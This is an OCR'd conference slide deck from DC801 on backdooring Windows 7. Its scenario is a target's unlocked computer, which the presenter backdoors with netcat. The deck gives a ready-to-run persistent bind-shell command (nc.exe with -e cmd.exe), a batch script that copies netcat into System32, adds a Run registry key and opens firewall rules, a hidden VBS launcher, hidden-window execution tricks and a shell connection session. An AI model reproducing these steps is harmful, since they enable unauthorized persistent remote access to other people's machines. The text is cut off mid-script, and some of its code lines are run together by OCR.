An Introduction to Backdooring Operating Systems

Lance Buttars Aka Nemus
DC801
www.dc801.org
www.introtobackdoors.com - Updated Slides
Special Thanks to Natedmac

Disclaimer

- The information provided in this presentation is to be used for educational purposes only.
- I am in no way responsible for any misuse of the information provided.
- All of the information is to develop a defense attitude in order to provided insight into possibilities.
- In no way should you use the information to cause any kind of damage directly or indirectly.
- You implement the information given in this presentation at your own risk.
- Contact a Lawyer if you have legal questions.


What this presentation does ***NOT*** cover.

- **How to hide your backdoor from skilled forensics investigators.**
- **How to clean up any logs or breadcrumbs you will leave behind.**
- **Any legal Issues you may encounter.**
- **This is not the best way to deploy a backdoor, but its good practice in understanding how backdoors work and what you can do with them.**

Scenario: Target leaves their desk and their computer is unlocked.

I SEE YOU LEFT YOUR WORK COMPUTER UNLOCKED
I ALSO LIKE TO LIVE DANGEROUSLY
memegenerator.net

Guess what? This happens right?



So what else could we do?

I DON'T ALWAYS LEAVE MY COMPUTER UNLOCKED,
BUT WHEN I DO, I <3 GAY TURTLE AND RESNICK!
memegenerator.net


Lets see how fast we can install a back door.

Backdooring Windows 7

- Lets set up a backdoor on a Windows 7 system using netcat.
- For now lets assume the user is logged in with admin privileges.

Prep Work

- Netcat is not full featured and you will want more capability. To solve this we will create a toolkit of portable applications to:
  - Download more files or addition software.
  - Edit files and make changes.
  - Setup the back door quickly.
  - Execute pranks and control a computer remotely.
- Put your toolkit on a usb drive or host it on a remote webserver.



Portable Applications

- Portable Applications are applications that have everything they need to run inside there executable binary.
  - They don’t rely on dlls.
  - They don’t rely on registry settings.
    - *Hopefully the don’t leave any either.*
  - They have a very small footprint on the operating system because they don’t require extra setup to run.

Windows 7 Toolkit setup

- gVim
  - http://code.google.com/p/vim-win3264/downloads/detail?name=vim73-x64.zip&can=2&q=
- Wget (for windows 64 bit)
  - http://nebm.ist.utl.pt/~glopes/wget/
- Netcat
  - Or from Kali find / -name nc.exe
    - http://www.kali.org/
    - http://joncraton.org/blog/46/netcat-for-windows/

Hello World of Backdoors
Netcat

- ***nc.exe -dLp 449 -e cmd.exe***
  - – L *This option makes Netcat a persistent listener which starts listening again after a client disconnect.*
  - – p *Port number that netcat is listening on.*
  - – e *Execute a command once a connection has been received in this example we start a cmd session.*
  - – d *This has something to do with making nc silent.*

Basic Windows CMD


Linux Commands	Windows Versions
cd - Change directory.	cd
pwd - Present working directory.	pwd
ls - List all files in directory.	dir /p
cat file.txt - Display file contents.	type
wget - Download files from cli.	wget from tool kit
vim - Edit files cli.	vim from tool kit (edit is gone ☹)
./scriptname - Run script	**wscript scriptname.vbs**
export PATH=$PATH:/opt/new - Modify system path to find new executables	SET PATH=%PATH%;c:\pathtoolkit

CMD Path

```
c:\> setx PATH "%PATH%;C:\bin"
```

Batch Script To Manage Windows PATH Environment Variable

http://gallery.technet.microsoft.com/Batch-Script-To-Manage-7d0ef21e



```
C:\Users\Nemus>echo %PATH%
C:\Windows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\Windows\System32\WindowsPo
werShell\v1.0\;c:\Program Files (x86)\Microsoft SQL Server\100\Tools\Binn\;c:\Program
 Files\Microsoft SQL Server\100\Tools\Binn\;c:\Program Files\Microsoft SQL Server\100
\DTS\Binn\;C:\Windows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\Windows\System3
2\WindowsPowerShell\v1.0\;c:\Program Files (x86)\Microsoft SQL Server\100\Tools\Binn\
;c:\Program Files\Microsoft SQL Server\100\Tools\Binn\;c:\Program Files\Microsoft SQL
 Server\100\DTS\Binn\;C:\Windows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\Wind
ows\System32\WindowsPowerShell\v1.0\;c:\Program Files (x86)\Microsoft SQL Server\100\
Tools\Binn\;c:\Program Files\Microsoft SQL Server\100\Tools\Binn\;c:\Program Files\Mi
crosoft SQL Server\100\DTS\Binn\;C:\Something\bin;C:\Something\bin

C:\Users\Nemus>setx PATH "%PATH%;C:\$Recycle.Bin"

SUCCESS: Specified value was saved.

C:\Users\Nemus>notepad.bat
'notepad.bat' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\Nemus>_
```

Batch commands to set up persistent backdoor on Windows 7

```
@echo offxcopy "%systemdrive%\%username%\Desktop\nc.exe" "C:
\Windows\System32\" -y

reg add "HKLM\software\microsoft\windows\currentversion\run" /f /v "system" /t
REG_SZ /d "C:\windows\system32\nc.exe -Ldp 449 -e cmd.exe”

netsh advfirewall firewall add rule name="Rule 34" dir=in action=allow
protocol=UDP localport=449

netsh advfirewall firewall add rule name="Allow Messenger" dir=in action=allow
program="C:\windows\system32\nc.exe"
```

- # you must run these commands with administrator privileges.

Example expanded from
http://www.offensive-security.com/metasploit-unleashed/Persistent_Netcat_Backdoor


VBS Script to start Netcat in the background.

This is so we don’t have to wait for the user to restart their computer.

```
Dim objShellSet objShell = WScript.CreateObject
("WScript.shell")objShell.run "C:\windows\system32\nc.
exe -Ldp 449 -e cmd.exe"Set objShell = Nothing
```

Verify Netcat backdoor using Process Explorer (PS)

Download PS http://technet.microsoft.com/en-us/sysinternals/bb896653.aspx


Process Explorer - Sysinternals: www.sysinternals.com [Nemus-PC\Nemus]
File
Options
View
Process
Find
Users
Help


Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
System Idle Process	96.46	0 K	24 K	0		
System	0.11	224 K	660 K	4		
Interrupts	1.49	0 K	0 K	n/a	Hardware Interrupts and DPCs	
smss.exe		440 K	524 K	248		
csrss.exe	0.01	1,836 K	1,688 K	324		
csrss.exe	0.26	1,916 K	3,768 K	372		
wininit.exe		1,284 K	244 K	380		
services.exe		5,068 K	4,260 K	468		
lsass.exe	0.04	5,056 K	7,484 K	476	Local Security Authority Proc...	Microsoft Corporation
lsm.exe	0.01	3,192 K	3,728 K	484		
winlogon.exe		2,920 K	3,756 K	428		
explorer.exe	0.19	53,508 K	49,204 K	1052	Windows Explorer	Microsoft Corporation
VBoxTray.exe	0.03	6,644 K	7,584 K	1988	VirtualBox Guest Additions Tr...	Oracle Corporation
procexp.exe		2,296 K	7,588 K	5620	Sysinternals Process Explorer	Sysinternals - www.sysinter...
procexp64.exe	1.00	11,092 K	18,032 K	5160	Sysinternals Process Explorer	Sysinternals - www.sysinter...
jusched.exe		3,716 K	2,320 K	2336	Java(TM) Update Scheduler	Oracle Corporation
jucheck.exe		2,960 K	3,564 K	2900		
winlogon.exe		2,344 K	5,956 K	2704		
LogonUI.exe	0.03	12,072 K	20,212 K	1568		
csrss.exe	0.01	1,528 K	3,524 K	3312		
dfsvc.exe	0.06	40,408 K	56,576 K	4400	ClickOnce	Microsoft Corporation
nc.exe		1,056 K	3,608 K	4104		

CPU Usage: 3.54% | Commit Charge: 36.14% | Processes: 41 | Physical Usage: 60.02%

View Connections to your System using TCPView

Download TCPView

http://technet.microsoft.com/en-us/sysinternals/bb897437.aspx




Process	PID	Protocol	Local Address	Local Port	Remote Address	Remote Port	State	Sent Packets	Sent ...	Rcvd Packets	Rcvd Bytes
nc.exe	13052	TCP	10.254.10.188	449	10.254.10.166	37846	ESTABLISHED	1	128		
svchost.exe	860	TCP	10.254.10.188	3389	10.254.10.105	18363	ESTABLISHED	593	209,877	1,428	240,692

Endpoints: 2 Established: 2 Listening: 0 Time Wait: 0 Close Wait: 0

Connect Using Net cat

nc –v ipaddress port



```
root@nemusboxodoom:~# nc -v 10.254.10.188 449
10.254.10.188: inverse host lookup failed: Unknown server error : Connection tim
ed out
(UNKNOWN) [10.254.10.188] 449 (?) open
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Nemus\Desktop>wscript keyboard_lights.vbs
wscript keyboard_lights.vbs

C:\Users\Nemus\Desktop>notepad.bat
notepad.bat
^C
root@nemusboxodoom:~# 
```

Run Command or Batch without cmd

VBScript

```
Set WshShell = CreateObject("WScript.Shell")
WshShell.Run chr(34) & "C:\mybat.bat" & Chr(34), 0
Set WshShell = Nothing
```

Batch

```
@echo off
start /B mybat.bat
```

Powershell

```
PowerShell.exe -windowstyle hidden
```

Windows Pranks

http://vbscripts.webs.com/pranks

- Let the keyboard type "Hello" continuously

```
Set wshShell = wscript.CreateObject("WScript.Shell")
do
wscript.sleep 100
